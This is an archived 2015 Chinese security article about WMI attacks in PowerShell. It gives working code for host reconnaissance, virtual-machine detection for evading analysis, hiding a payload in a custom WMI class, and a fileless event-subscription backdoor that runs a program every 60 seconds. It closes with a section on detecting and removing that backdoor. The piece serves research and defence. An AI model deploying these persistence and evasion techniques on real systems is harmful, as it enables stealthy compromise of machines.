WMI Attacks
乌云历史资料归档
原始作者: 三好学生 原始编号: superkieran-wooyundrops:726 原始发布时间: 2015-08-24 10:19 声明:内容仅用于技术研究和个人使用,版权归 wooyun.org。
0x00 前言
Matt Graeber在Blackhat中介绍了如何使用WMI并展示其攻击效果,但细节有所保留,所以这一次具体介绍如何通过powershell来实现WMI attacks。
0x01 说明
WMI在内网渗透中最常见的是wmiexec 之前在http://drops.wooyun.org/tips/7358中有提到 因此Remote WMI不做重点介绍 参考链接: https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor.pdf https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf
0x02 测试环境
操作系统:win8 x32 powershell v3(win8默认安装) 开启Winmgmt服务,支持WMI
0x03 WMI attacks
注:以下代码均为powershell代码
1、侦查
操作系统相关信息
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_OperatingSystem Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_ComputerSystem Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_BIOS
文件/目录列表
Get-WmiObject -Namespace ROOT\CIMV2 -Class CIM_DataFile
磁盘卷列表
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_Volume
注册表操作

Get-WmiObject -Namespace ROOT\DEFAULT -Class StdRegProv Push-Location HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run Get-ItemProperty OptionalComponents
如图
当前进程
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_Process
列举服务
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_Service
日志
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_NtLogEvent
登陆账户
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_LoggedOnUser
共享
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_Share
补丁
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_QuickFixEngineering
杀毒软件
Get-WmiObject -Namespace root\SecurityCenter2 -Class AntiVirusProduct
2、虚拟机检测
(1)判断TotalPhysicalMemory和NumberOfLogicalProcessors
$VMDetected = $False $Arguments = @{ Class = 'Win32_ComputerSystem' Filter = 'NumberOfLogicalProcessors < 2 AND TotalPhysicalMemory < 2147483648' } if (Get-WmiObject @Arguments) { $VMDetected = $True "In vm" } else{ "Not in vm" }
(2)判断虚拟机进程
$VMwareDetected = $False $VMAdapter = Get-WmiObject Win32_NetworkAdapter -Filter 'Manufacturer LIKE "%VMware%" OR Name LIKE "%VMware%"' $VMBios = Get-WmiObject Win32_BIOS -Filter 'SerialNumber LIKE "%VMware%"' $VMToolsRunning = Get-WmiObject Win32_Process -Filter 'Name="vmtoolsd.exe"' if ($VMAdapter -or $VMBios -or $VMToolsRunning) { $VMwareDetected = $True "in vm" } else { "not in vm" }
3、存储payload
【管理员权限】

$StaticClass = New-Object Management.ManagementClass('root\cimv2', $null, $null) $StaticClass.Name = 'Win32_EvilClass' $StaticClass.Put() $StaticClass.Properties.Add('EvilProperty' , "This is payload") $StaticClass.Put()
如图
Tips:
可加密存储于此位置,执行时解密运行,达到硬盘不存文件的效果
4、隐蔽定时启动程序
【管理员权限】
$filterName = 'BotFilter82' $consumerName = 'BotConsumer23' $exePath = 'C:\Windows\System32\notepad.exe' $Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'" $WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @{Name= $filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query} -ErrorAction Stop $WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscription" -Arguments @ {Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath} Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter= $WMIEventFilter;Consumer=$WMIEventConsumer}
如图

每60s执行一次notepad.exe Tips:
之前在Stuxnet上面就使用了这个后门,通过mof实现 至今该后门方法...还有很多人在用 杀毒软件对此行为也不会查杀...
0x04 WMI后门检测及清除 :
1、查看当前WMI Event
【管理员权限】

#List Event Filters Get-WMIObject -Namespace root\Subscription -Class __EventFilter #List Event Consumers Get-WMIObject -Namespace root\Subscription -Class __EventConsumer #List Event Bindings Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding
如图
2、清除后门
【管理员权限】
#Filter Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='BotFilter82'" | Remove-WmiObject -Verbose #Consumer Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='BotConsumer23'" | Remove-WmiObject -Verbose #Binding Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%BotFilter82%'" | Remove-WmiObject -Verbose
如图

0x05 总结
实现wmi attacks的不止有powershell,比如
– vbs – mof – C/C++ via IWbem* COM API – .NET System.Management classes
检测方法也有很多,比如查看日志
– Microsoft-Windows-WinRM/Operational – Microsoft-Windows-WMI-Activity/Operational – Microsoft-Windows-DistributedCOM
甚至禁用Winmgmt服务从根本上阻止该方法的使用
更多wmi attacks的方法欢迎讨论。 本文由三好学生原创并首发于乌云drops,转载请注明